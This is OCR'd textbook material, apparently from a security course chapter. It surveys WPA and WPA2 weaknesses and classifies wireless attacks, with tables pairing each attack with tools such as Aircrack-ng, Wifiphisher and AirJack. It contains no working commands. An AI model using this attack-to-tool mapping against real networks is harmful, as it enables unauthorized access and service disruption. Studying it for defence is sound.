
- **Weak passwords**: If users depend on weak passwords, the WPA PSK is vulnerable to various password-cracking attacks.
- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to packet spoofing and decryption**: Clients using WPA-TKIP are vulnerable to packet-injection attacks and decryption attacks, which further allows attackers to hijack Transmission Control Protocol (TCP) connections.
- **Predictability of the group temporal key (GTK)**: An insecure random number generator (RNG) in WPA allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **Guessing of IP addresses**: TKIP vulnerabilities allow attackers to guess the IP address of the subnet and inject small packets into the network to downgrade the network performance.

Issues in WPA2

Although WPA2 is more secure than WPA, it also has some security issues, which are discussed below.

- **Weak passwords**: If users depend on weak passwords, the WPA2 PSK is vulnerable to various attacks such as eavesdropping, dictionary, and password-cracking attacks.
- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to man-in-the-middle (MITM) and denial-of-service (DoS) attacks**: The Hole96 vulnerability in WPA2 allows attackers to exploit a shared group temporal key (GTK) to perform MITM and DoS attacks.
- **Predictability of GTK**: An insecure random number generator (RNG) in WPA2 allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **KRACK vulnerabilities**: WPA2 has a significant vulnerability to an exploit known as key reinstallation attack (KRACK). This exploit may allow attackers to sniff packets, hijack connections, inject malware, and decrypt packets.
- **Vulnerability to wireless DoS attacks**: Attackers can exploit the WPA2 replay attack detection feature to send forged group-addressed data frames with a large PN to perform a DoS attack.
- **Insecure WPS PIN recovery**: In some cases, disabling WPA2 and WPS can be a time-consuming process, in which the attacker needs to control the WPA2 PSK used by the clients. When WPA2 and WPS are enabled, the attacker can disclose the WPA2 key by determining the WPS personal identification number (PIN) through simple steps.

LO#03: Explain Different Wireless Threats



Wireless Threats

Access Control Attacks


- Wireless access control attacks aim to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls
  - WarDriving
  - Rogue Access Points
  - MAC Spoofing
  - AP Misconfiguration
  - Ad Hoc Associations
  - Promiscuous Client
  - Client Mis-association
  - Unauthorized Association

Integrity Attacks

- In integrity attacks, attackers **send forged control**, **management**, or **data frames over a wireless network** to misdirect the wireless devices to perform another type of attacks (e.g., DoS)
  - Data Frame Injection
  - WEP Injection
  - Bit-Flipping Attacks
  - Extensible AP Replay
  - Data Replay
  - Initialization Vector Replay Attacks
  - RADIUS Replay
  - Wireless Network Viruses

Confidentiality Attacks

- These attacks attempt to **intercept confidential information sent over wireless associations**, regardless of whether they were sent in clear text or encrypted by Wi-Fi protocols
  - Eavesdropping
  - Traffic Analysis
  - Cracking WEP Key
  - Evil Twin AP
  - Honeypot AP
  - Session Hijacking
  - Masquerading
  - Man-in-the-Middle Attack



Wireless Threats (Cont'd)

Availability Attacks

- Availability attacks aim at **obstructing the delivery of wireless services to legitimate users**, either by crippling those resources or by denying them access to WLAN resources

Access Point Theft
Denial-of-Service
Authenticate Flood
Disassociation Attacks
De-authenticate Flood
ARP Cache Poisoning Attack
EAP-Failure
Routing Attacks
Power Saving Attacks
Beacon Flood
TKIP MIC Exploit

Authentication Attacks

- The objective of authentication attacks is to **steal the identity of Wi-Fi clients**, their personal information, login credentials, etc. to gain unauthorized access to network resources

PSK Cracking
Key Reinstallation Attack
Identity Theft
LEAP Cracking
Shared Key Guessing
VPN Login Cracking
Password Speculation
Domain Login Cracking
Application Login Theft

Wireless Threats

The previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a network administrator needs to understand the various possible weaknesses of encryption algorithms, which may lure attackers. The wireless network can be at risk to various types of attacks, including access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks. This section discusses different types of security risks, threats, and attacks associated with wireless networks.

Access Control Attacks

Wireless access-control attacks aim to penetrate a network by evading WLAN access-control measures, such as AP MAC filters and Wi-Fi port access controls.

There are several types of access-control attacks, including the following.

- **WarDriving**: In a wardriving attack, WLANs are detected either by sending probe requests over a connection or by listening to web beacons. An attacker who discovers a penetration point can launch further attacks on the LAN. Some of the tools that the attacker may use to perform wardriving attacks are KisMAC and NetStumbler.
- **Rogue access points**: In order to create a backdoor to a trusted network, an attacker may install an unsecured AP or fake AP inside a firewall. The attacker may also use software or hardware APs to perform this kind of attack. A wireless AP is termed a rogue access point when it is installed on a trusted network without authorization. An inside or outside attacker can install rogue APs on a trusted network with malicious intentions.

- **MAC spoofing**: Using the MAC spoofing technique, an attacker can reconfigure a MAC address to appear as an authorized AP to a host on a trusted network. The attacker may use tools such as SMAC to perform this kind of attack.
- **AP misconfiguration**: If a user improperly configures any of the critical security settings at any of the APs, the entire network could be exposed to vulnerabilities and attacks. The AP cannot trigger alerts in most intrusion-detection systems, because these systems recognize them as a legitimate device.
- **Ad hoc associations**: An attacker may perform this kind of attack using any Universal Serial Bus (USB) adapter or wireless card. The attacker connects the host to an unsecured client to attack a specific client or to avoid AP security.
- **Promiscuous client**: Using a promiscuous client, an attacker exploits the behavior of 802.11 wireless cards: they always attempt to find a stronger signal to connect. An attacker places an AP near the target Wi-Fi network and gives it a common SSID, offering an irresistibly stronger signal and higher speed than the target Wi-Fi network. The intent is to lure the client to connect to the attacker's AP, rather than a legitimate Wi-Fi network. Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to the evil-twin threat on wireless networks, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID.
- **Client mis-association**: The client may intentionally or accidentally connect or associate with an AP outside the legitimate network because the WLAN signals travel through the air, walls, and other obstructions. This kind of client mis-association can lead to access-control attacks.
- **Unauthorized association**: Unauthorized association is a major threat to wireless networks. The prevention of this kind of attack depends on the method or technique that the attacker uses to get associated with a network.

Integrity Attacks

An integrity attack involves changing or altering data during transmission. In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices and perform another type of attack such as a DoS attack. The below table summarizes different types of integrity attacks.

Type of Attack	Description	Method and Tools
Data-Frame Injection	Constructing and sending forged 802.11 frames.	Airpwn, File2air, Wperf, void11, WEPWedgie, wnet dinject
WEP Injection	Constructing and sending forged WEP encryption keys.	WEP cracking + injection tools
Bit-Flipping Attacks	Capturing the frame and flipping random bits in the data payload, modifying the ICV, and sending it to the user.	

Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay.	Wireless capture + injection tools between client and AP
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	Deriving the keystream by sending a plaintext message.	
RADIUS Replay	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	Viruses have a great impact on wireless networks. They can provide an attacker with a simple method to compromise APs.	

Table 16.3: Integrity attacks

Confidentiality Attacks

These attacks attempt to intercept confidential information sent over a wireless network, regardless of whether the system transmits data in cleartext or an encrypted format. If the system transmits data in an encrypted format (such as WEP or WPA), an attacker may attempt to break the encryption. The below table summarizes different types of confidentiality attacks on wireless networks.

Type of Attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	Wireshark, Ettercap, Kismet, commercial analyzers
Traffic Analysis	Inferring information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	Aircrack-ng, AirSnort, chopchop, WepAttack, WepDecrypt
Evil Twin AP	Posing as an authorized AP by beaconing the WLAN's SSID to lure users.	HostAP, EvilTwinFramework, Wifiphisher
Honeypot AP	Setting an AP’s SSID to be the same as that of a legitimate AP	Manipulating SSID
Session Hijacking	Manipulating the network such that the attacker's host appears to be the desired destination.	Manipulating
Masquerading	Pretending to be an authorized user to gain access to a system.	Stealing login IDs and passwords, bypassing authentication mechanisms

MITM Attack	Running conventional MITM attack tools on an evil-twin AP to intercept TCP sessions or Secure Sockets Layer (SSL)/Secure Shell (SSH) tunnels.	dsniff, Ettercap, aLTEr attack

Table 16.4: Confidentiality attacks

Availability Attacks

Availability attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling WLAN resources or by denying them access to these resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform availability attacks in various ways, obstructing the availability of wireless networks. The below table summarizes different types of availability attacks on wireless networks.

Type of Attack	Description	Method and Tools
Access Point Theft	Physically removing an AP from its installed location.	Stealth and/or speed
Disassociation Attacks	Destroying the connectivity between an AP and client to make the target unavailable to other wireless devices.	Destruction of connectivity
EAP-Failure	Observing a valid 802.1X EAP exchange and then sending the client a forged EAP-Failure message.	File2air and Airtool Pi
Beacon Flood	Generating thousands of counterfeit 802.11 beacons to make it difficult for clients to find a legitimate AP.	FakeAP
Denial-of-Service	Exploiting the carrier-sense multiple access with collision avoidance (CSMA/CA) clear channel assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports the CW Tx mode, with a low-level utility to invoke continuous transmissions
De-authenticate Flood	Flooding client(s) with forged de-authenticates or disassociates to disconnect users from an AP.	AirJack, void11
Routing Attacks	Distributing routing information within the network.	RIP protocol, exploiting Ad-Hoc On-Demand Distance Vector (AODV) and Dynamic Source Routing (DSR) protocols using wormhole and sinkhole attacks
Authenticate Flood	Sending forged authenticates or associates from random MACs to fill a target AP's association table.	AirJack, File2air, void11
Address Resolution Protocol (ARP) Cache Poisoning Attacks	Creating many attack vectors.	

Power Saving Attacks	Transmitting a spoofed traffic indication map (TIM) or delivery TIM (DTIM) to a client in the power-saving mode, making the client vulnerable to a DoS attack.	
TKIP MIC Exploit	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject

